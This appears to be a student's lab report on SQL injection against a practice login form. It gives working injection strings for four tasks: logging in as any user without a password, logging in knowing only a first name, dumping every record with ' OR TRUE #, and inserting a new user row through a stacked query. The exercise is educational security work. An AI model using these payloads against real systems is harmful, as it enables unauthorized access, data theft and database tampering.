Qixiang Liu


04/13/2019

SQL injection

Task 1: Impersonate (i.e. log in as) any user, without providing the password.


Username: 0' OR uname LIKE 'j%' #

‘uname’ represents table of username.




Task 2: Impersonate any user, without username, without password. pretend that you only know the First Name of the user.

Hint: the username is not case-sensitive, but the password is case-sensitive.




Username: ' OR first ='Junpeng' #



Task 3: Steal all records in the table

Username: ' OR TRUE #



Task 4: Insert a record (the platform now allows multiple queries concatenated by a semicolon)

Username: robert’;INSERT INTO users(first,uname,passwd,profile) VALUES("Qixiang","qixiang",PASSWORD("qixiang"),"This is Qixiang. Nice to meet you!"); #

Login in Interface

Username: qixiang

Password:qixiang